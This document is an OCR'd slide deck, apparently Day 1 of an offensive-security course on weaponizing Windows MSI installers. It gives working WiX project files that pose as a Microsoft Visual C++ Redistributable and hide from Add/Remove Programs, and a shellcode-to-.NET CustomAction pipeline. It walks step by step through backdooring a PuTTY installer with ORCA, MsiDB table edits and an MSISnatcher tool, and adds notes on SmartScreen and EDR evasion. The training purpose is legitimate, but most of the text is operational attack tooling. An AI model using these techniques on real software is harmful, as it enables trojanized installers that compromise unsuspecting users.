
» Files are stored in **.CAB** archives, that are bundled into MSI's Media table


» To dissect & extract contents from .MSI – we can use lessmsi or ORCA or msidump (my own ^.^) utilities (all available in: repo\tools)


» ***ORCA* & *MSISnatcher* lets us backdoor existing MSI files**

```
Open MSI in GUI browser:                                  cmd> lessmsi o evil.msi

Dump MSI Property table in CLI:                           cmd> lessmsi l evil.msi -t Property

Dump Directory table = installation directories           cmd> lessmsi l evil.msi -t Directory

Dump File table = executables & files to be installed     cmd> lessmsi l evil.msi -t File

Dump Custom Actions table = pre/post install actions      cmd> lessmsi l evil.msi -t CustomAction

Dump Binary data table = executables stored inside MSI    cmd> lessmsi l evil.msi -t Binary

Extract all files from MSI:                               cmd> lessmsi x evil.msi C:\Extract
```

```
PS D:\dev2\msidump> python .\msidump.py .\evil2.msi

   version: 0.1a
   author : Mariusz Banach (mgeeky, @mariuszbit)
            <mb [at] binary-offensive.com>

[+] Analyzing : D:\dev2\msidump\evil2.msi

+---+--------------+------------------+-----------------------------------+-----------------------------------------------------------------------+
| # |    threat    |     location     |              context              |                              description                              |
+---+--------------+------------------+-----------------------------------+-----------------------------------------------------------------------+
| 1 | set-directory | CustomAction table | - action : SetTtjuzJsbDq          | Will set Directory to a specific path                                 |
|   |              |                  | - type   : 51                     |                                                                       |
|   |              |                  | - source : TtjuzJsbDq             |                                                                       |
|   |              |                  | - target : [%LOCALAPPDATA]\VcRedist |                                                                     |
|   |              |                  |                                   |                                                                       |
| 2 |    run-exe   | CustomAction table | - action : fdpcc                  | Will extract executable from inner Binary table, drop it to:          |
|   |              |                  | - type   : 194                    |   C:\Windows\Installer\MSIXXXX.tmp                                    |
|   |              |                  | - source : lmskBju                | and then run it.                                                      |
|   |              |                  | - target :                        | EXE is located in lmskBju Binary table record.                        |
+---+--------------+------------------+-----------------------------------+-----------------------------------------------------------------------+

[-] Verdict: SUSPICIOUS
```







Manual MSI #1: run-exe

» Step 1 (compiles WXS into WIXOBJ): repo\Tools\wix\candle.exe project.wxs -arch x64

» Step 2 (links WIXOBJs into MSI): repo\Tools\wix\light.exe -ext WixUIExtension -cultures:en-us -dcl:high -out **evil.msi** project.wixobj

project.wxs

```
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
    <Product Name="Microsoft Visual C++ 2013 Redistributable (64) - 12.0.39659"
        Manufacturer="Microsoft Corporation" Id="*" UpgradeCode="56593721-F300-4163-B356-314B36826411" Language="1033" Version="12.0.39659">

        <Package Manufacturer="Microsoft Corporation" InstallerVersion="400" Compressed="yes"/>

        <!-- Hide application from Control Panel programs list -->
        <Property Id="ARPSYSTEMCOMPONENT" Value="1"/>

        <!-- Remove repair button -->
        <Property Id="ARPNOREPAIR" Value="yes" Secure="yes"/>

        <!-- Remove modify button -->
        <Property Id="ARPNOMODIFY" Value="yes" Secure="yes"/>

        <Media Id="1" Cabinet="fJZJXps.cab" EmbedCab="yes" CompressionLevel="high"/>

        <SetDirectory Id="TtjuzJsbDq" Value="[%LOCALAPPDATA]\VcRedist"/>

        <!-- Step 1: Define the directory structure -->
        <Directory Id="TARGETDIR" Name="SourceDir">
            <Directory Id="TtjuzJsbDq"/>
        </Directory>

        <!-- Step 2: Add files to your installer package -->
        <DirectoryRef Id="TtjuzJsbDq">
            <Component Id="gomssWwSQ" Guid="AA0FBF6B-45F7-443D-8835-BDF4F3E57D47">
                <RemoveFile Id="ONAFvmRYK" Name="*.*" On="uninstall" Directory="TtjuzJsbDq"/>
                <File Id="gomssWwSQ" Source="dummy.txt" KeyPath="yes"/>
            </Component>
        </DirectoryRef>

        <!-- Step 3: Tell WiX to install the files -->
        <Feature Id="MainProgram" Title="Microsoft Visual C++ 2013 Redistributable (64) - 12.0.39659" Level="1">
            <ComponentRef Id="gomssWwSQ"/>
        </Feature>

        <!-- Step 4: Post-Install actions -->
        <Binary Id="lmskBju" SourceFile="Autoruns64.exe"/>
        <CustomAction Id="fdpcc" Execute="deferred" BinaryKey="lmskBju" Return="asyncNoWait" ExeCommand=""/>

        <InstallExecuteSequence>
            <Custom Action="fdpcc" Before="InstallFinalize">NOT REMOVE</Custom>
        </InstallExecuteSequence>
    </Product>
</Wix>
```

1. <Binary> tag specifies EXE to include in CustomAction
2. <CustomAction> mandates what to do before/during/after installation. Here we say: „run this EXE file”
3. Then we need to specify order to actions and when they are to kick in (here, when-not-removing)
4. There has to be at least one, dummy file added to MSI installer
5. Example of how we can hide our Package from „Add/Remove Programs” list

Manual MSI #2: dotnet

» To include custom .NET DLL in CustomAction, that DLL must have specific adnotation and reference **Microsoft.Deployment.WindowsInstaller.dll**

» 1. (optional) Use rogue-dot-net\generateRogueDotNet.py to compile custom .NET DLL based off shellcode:

```
py repo\Tools\rogue-dot-net\generateRogueDotNet.py -M --dotnet-ver v2 -t plain -s CustomAction -n CustomActions -m MyMethod -r -c x64 -o CustomAction.dll beacon64.bin
```

» 2. Create self-extractable, standalone .NET CustomAction DLL with WiX's MakeSfxCa:

```
repo\Tools\wix\MakeSfxCA.exe CustomAction.CA.dll repo\tools\wix\x64\sfxca.dll CustomAction.dll repo\tools\wix\Microsoft.Deployment.WindowsInstaller.dll
```

» 3. compile WXS into WIXOBJ:

```
repo\Tools\wix\candle.exe project.wxs -arch x64
```

» 4. link WIXOBJs into MSI:

```
repo\Tools\wix\light.exe -ext WixUIExtension -cultures:en-us -dcl:high -out evil.msi project.wixobj
```

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Text;
using System.Diagnostics;
using Microsoft.Deployment.WindowsInstaller;

namespace CustomAction
{
    public class CustomActions
    {
        [CustomAction]
        public static ActionResult MyCustomAction(Session session)
        {
            //
            // Your malware actions...
            //
            System.Diagnostics.Process proc = new System.Diagnostics.Process();
            proc.StartInfo.FileName = "C:\\windows\\system32\\calc.exe";
            proc.Start();

            return ActionResult.Success;
        }
    }
}
```

```
%WINDIR%\Microsoft.NET\Framework64\v2.0.50727\csc.exe /r:Microsoft.Deployment.WindowsInstaller.dll /target:library /out:CustomAction.dll Program.cs"
```

```
24          </Directory>
25
26          <!-- Step 2: Add files to your installer package -->
27          <DirectoryRef Id="oNIvhFvOE">
28              <Component Id="aTJpgGb" Guid="E39E2074-57D8-4B05-A133-7A2CAAC70149">
29                  <RemoveFile Id="nZYLoKsVA" Name="*.*" On="uninstall" Directory="oNIvhFvOE"/>
30                  <File Id="aTJpgGb" Source="dummy.txt" KeyPath="yes"/>
31              </Component>
32
33          </DirectoryRef>
34
35          <!-- Step 3: Tell WiX to install the files -->
36          <Feature Id="MainProgram" Title="Microsoft Visual C++ 2013 Redistributable (64) - 12.0.10784" Level="1">
37              <ComponentRef Id="aTJpgGb"/>
38          </Feature>
39
40          <!-- Step 4: Post-Install actions -->
41          <Binary Id="spVWTkK" SourceFile="CustomAction.CA.dll"/>
42          <CustomAction Id="giuqGI" BinaryKey="spVWTkK" DllEntry="wrFbQbHPwsu" Return="ignore"/>
43
44          <InstallExecuteSequence>
45              <Custom Action="giuqGI" Before="InstallFinalize">NOT REMOVE</Custom>
46          </InstallExecuteSequence>
47
48      </Product>
49  </Wix>
```

MSI-as-a-vector: Caveats Apply

- Hosting fake installer files on legitimate-looking software download sites and legitimate repositories to make malicious downloads look authentic to targets, and

https://www.microsoft.com/en-us/security/blog/2022/11/17/dev-0569-finds-new-ways-to-deliver-royal-ransomware-various-payloads/

» **OPERATIONALISE-wise:**

- » If MSI has MOTW on it, MS Defender for Endpoint's SmartScreen will prevent its installation ☹
- » ISO(MSI), HTML(ISO(MSI)) don't help either.
- » Regular Windows Defender on PCs/laptops and its SmartScreen doesn't seem to intervene.
- » However other EDRs/AVs that don't support MOTW (SentinelOne, CrowdStrike?) may be susceptible


» **DESIGN-wise:**

- » To target your MSI against specific platform/architecture, use **Package/@Platform=„x64/x86”**:
  - » `<Package […] Platform=„x64” />`
  - » Or use „`candle.exe […] -arch x64`” – specification of **`-arch`** in **`candle.exe`** seems to override **Package/@Platform** setting.
- » MSI vs UAC: To make your .MSI install without Local Admin privileges, use following in your **.WXS**:
  - » `<Package […] InstallPrivileges=„limited” InstallScope=„perUser” />`
  - » `<CustomAction […] Impersonate=„yes” />`
- » **CustomAction/@Return** needs to be **asyncNoWait** to launch your action in the background, without stalling Windows Installer. However:
  - » We can't have `Return=„asyncNoWait”` if there's **DllEntry** specified (they're mutually exclusive). Affected weaponization ideas: **Script, Dotnet, DLL**
  - » In that case set **Return=„ignore”** and beware your action WILL make Windows Installer await for it to complete, blocking all further installations

How to work with MSI?

» **Pulse:** Install -> wait -> uninstall

» evil.msi /q && sleep 5 && msiexec /q /x evil.msi



- **INSTALLATION**

1. By simply double-clicking on it

2. Quietly from command line: **cmd> evil.msi /q**

3. Through COM (here VBScript):

```
With CreateObject("WindowsInstaller.Installer")
    .UILevel = 2
    .InstallProduct("evil.msi")
End With
```

- **UNINSTALLATION**

1. Quietly from command line: **cmd> msiexec /q /x evil.msi**

2. Through COM (here VBScript):

```
With CreateObject("WindowsInstaller.Installer")
    .UILevel = 2
    .InstallProduct "evil.msi", "REMOVE=ALL"
End With
```

Practice time!

- **Time for exercise!**
- Test how supplied MSI installers work by checking them out in **Exercises\day1\MSI Shenanigans**.
- Generate your own with **MSIR.EXE**
  - **Test #1: Run EXE of your choice via MSI run-exe**
  - **Test #2: Run shellcode of your choice via MSI dotnet**


- **Exercise #1: Compile your own Run-Exe MSI**

- **Exercise #2: Compile your own Dotnet MSI**

- **(OPTIONAL) Exercise #3: Backdoor Putty installer so that it runs Calc upon installation**

Backdooring existing MSIs

CustomAction	Type
VBscript	1126
JScript	1125
Run EXE	1218
Execute command	1250
Dotnet	65
Run dropped file	1746



- Adjusting MSI boils down to modifying existing MSI tables.
- We can **Add Rows** to existing MSI **tables** thus backdooring such MSI
- Adding new Files / Updating existing can be lifted off with **SuperORCA** or **MsiDB.exe**
- Files that we wish to run in-memory (.NET dlls, DLLs, VBScript/Jscript) we put them into Binary table

- Here are the most offensively interesting tables in MSI:
  - **Binary** – Table that holds binary data in-memory during MSI installation. We abuse it to run .NET, DLLs, EXEs in-memory
  - **CustomAction** – Actions to perform pre/post installation, such as run EXE, command, VBScript

    Custom Action types are defined here but in practice they get inferred by Logic OR-ing flags: Type = flag1 | flag2
  - **InstallExecuteSequence** – sequence-ordered list of actions that take place during installation.
    - We typically want to position our **CustomActions** between 6400...6600 (PublishProduct…InstallFinalize)
  - **InstallUISequence** – sequence-ordered list of installation Wizard / UI views and transitions.
  - **File** – Files to be extracted into system (stored in CAB), we can add our malware payloads so it can extracted too
  - **Component** – Describes into *which directory* should file be extracted
  - **Media** – CAB files inside of MSI, along with their *startSequence…lastSequence* numbers (telling in which CAB file is located)
  - **Registry** – Contains all registry keys & values to be created, we can modify registry upon installation
  - **Shortcut** – Scatters LNKs all around the system, we can introduce rogue .LNK in there

https://stackoverflow.com/questions/126562/how-to-replace-a-file-in-a-msi-installer

Manually Backdooring existing MSIs

» **MSI Backdoor Exercise #1:** Manually introduce CustomAction with ORCA

Backdoor putty-0.67-installer.msi using ORCA so that it runs „calc” upon installation

» **Step 0:** Copy repo\Exercises\day1\MSI Shenanigans\backdoor\putty-0.67-installer.msi to putty-0.67-backdoored.msi

» **Step 1:** Open repo\tools\ORCA\orca.exe and then open putty-0.67-backdoored.msi file inside of ORCA

» **Step 2:** Tables -> **CustomAction** -> then Right click -> **Add Row**

- » Action = **Whatever1**
- » Type = **1250**
- » Source = **INSTALLDIR**
- » Target = **calc**

» **Step 3:** Tables -> **InstallExecuteSequence** -> sort table by **„Sequence”** column -> **Add Row**

- » Action = **Whatever1**
- » Condition = **NOT REMOVE**
- » Sequence = **6599** *or any available number between 6400 (**PublishProduct**) and 6600 (**InstallFinalize**)*

» **Step 4:** File -> Save As… -> putty-0.67-backdoored.msi

» **Step 5:** Test if it works:


» **INSTALL:**


- » Double-click putty-0.67-backdoored.msi

» **UNINSTALL:**

- » msiexec /q /x putty-0.67-backdoored.msi

» Calc should pop when Putty installation completes. ☺





Automatically Backdooring existing MSIs

» **MSI Backdoor Exercise #2: Use provided MSISnatcher to backdoor that MSI**

» It’s my non-public tool that automates 6 MSI backdooring primitives (quite nicely!)

» **MSISnatcher** needs to be told what kind of „attack” (weaponization primitive) we want to inject into MSI.

» Then we need to supply --param1 … --param4 according to --help output.


» Examples:

1. Execute something during MSI installation:
   ```
   cmd> python3 msisnatcher.py -i putty-installer.msi execute -1 calc putty-backdoored.msi
   ```

2. Run EXE dropped to *C:\Windows\Installer\MSIXXXX.tmp* and run it during installation:
   ```
   cmd> python3 msisnatcher.py -i putty-installer.msi run-exe -1 malware.exe putty-backdoored.msi
   ```

3. Load DLL (or .NET DLL) during installation (*MyMethod* is a DLL exported function name to invoke):
   ```
   cmd> python3 msisnatcher.py -i putty-installer.msi load-dll -1 malware.dll -2 MyMethod putty-backdoored.msi
   ```

4. Load VBscript/JScript during installation (*MyMethod* is a name of a function defined in the script file, to be executed):
   ```
   cmd> python3 msisnatcher.py -i putty-installer.msi load-dll -1 malware.vbs -2 RunMalware putty-backdoored.msi
   ```



MsiDB throwing errors? Check them here:
https://learn.microsoft.com/en-us/windows/win32/msi/windows-installer-error-messages

Manually Backdooring existing MSIs

» (OPTIONAL) MSI Backdoor Exercise #3: Use MsiDB & edit .IDT tables to import EXE file into Binary & then run it

Backdoor putty-0.67-installer.msi using MsiDB so that it runs „Autoruns64.exe" upon installation in run-exe fashion

» **Step 0:** Copy repo\Exercises\day1\MSI Shenanigans\backdoor\putty-0.67-installer.msi to putty-0.67-backdoored2.msi

» **Step 1:** Extract all MSI tables with:

```
cmd> repo\Tools\msidb.exe -d putty-0.67-backdoored2.msi -f C:\work -e *
```

» **Step 2:** Copy your malware file into **Binary** directory (created where you extracted tables) as **Foobar.ibd**:

```
cmd> copy Autoruns64.exe C:\work\Binary\Foobar.ibd
```

» **Step 3:** Modify Binary.idt text file (TSV): add a new line to the end (mind tab-separation used): **\t** stands for TAB, \r\n ENTER:

```
Foobar \t Foobar.ibd \r\n
```

» **Step 4:** Modify CustomAction.idt to denote you want to have that EXE be launched during installation. Add new line:

```
Foobar1337 \t 1218 \t Foobar \t \t \r\n
```

» **Step 5:** Modify InstallExecuteSequence.idt to position your Custom Action on installations step queue. Add such line:

```
Foobar1337 \t NOT REMOVE \t 6599 \r\n
```

» **Step 6:** Import all modified tables back into MSI (repeat below step for *CustomAction.idt*, *InstallExecuteSequence.idt*). **Binary.idt must be imported first**!

```
cmd> cd C:\work
cmd> repo\Tools\msidb.exe -d putty-0.67-backdoored2.msi -f C:\work -i Binary.idt
```

» **INSTALL:**

» Double-click putty-0.67-backdoored2.msi

» **UNINSTALL:**

» msiexec /q /x putty-0.67-backdoored2.msi

» Autoruns should pop when Putty installation completes. ☺

Binary.idt

```
1   Name    Data
2   s72 v0
3   Binary  Name
4   WixUIWixca  WixUIWixca.ibd
5   WixUI_Bmp_Banner    WixUI_Bmp_Banner.ibd
6   WixUI_Bmp_Dialog    WixUI_Bmp_Dialog.ibd
7   WixUI_Bmp_New   WixUI_Bmp_New.ibd
8   WixUI_Bmp_Up    WixUI_Bmp_Up.ibd
9   WixUI_Ico_Exclam    WixUI_Ico_Exclam.ibd
10  WixUI_Ico_Info  WixUI_Ico_Info.ibd
11  Foobar  Foobar.ibd
```

InstallExecuteSequence.idt | Binary.idt

```
25  RemoveShortcuts     3200
26  UnpublishFeatures       1800
27  ValidateProductID       700
28  WriteEnvironmentStrings     5200
29  WriteRegistryValues     5000
30  Foobar1337  NOT REMOVE  6599
31
```

CustomAction.idt

```
1   Action  Type    Source  Target  ExtendedType
2   s72 i2  S72 S255    I4
3   CustomAction    Action
4   WixUIValidatePath   65  WixUIWixca  ValidatePath
5   Foobar1337  1218    Foobar
6
```

*When modifying *.IDT files, ensure there is **exactly** one new, empty line at the end of your file, otherwise MsiDB throws 2216 error.*

Other than that, carefully insert TABs as number of columns in a row/line must be adequate.

Day 1 - Debrief

Day 1 - Debrief

- Today we've discussed how Security Systems work
- We've also covered typical Initial Access vectors
- Introduced idea of containerized malware
- And practiced a bit on HTML Smuggling

- Tomorrow we'll cover viable tactics for Macro-Enabled Office docs & Complex Infection scenarios.
  - VBA macros are still alive and deadly in 2022, even with Office 365 fireworks
- Next day's objective is to design a proper, advanced VBA infection vector – fingers crossed!

- Get rest before Day2! Today was a cakewalk compared to what we have tomorrow!

Q & A

Questions? ☺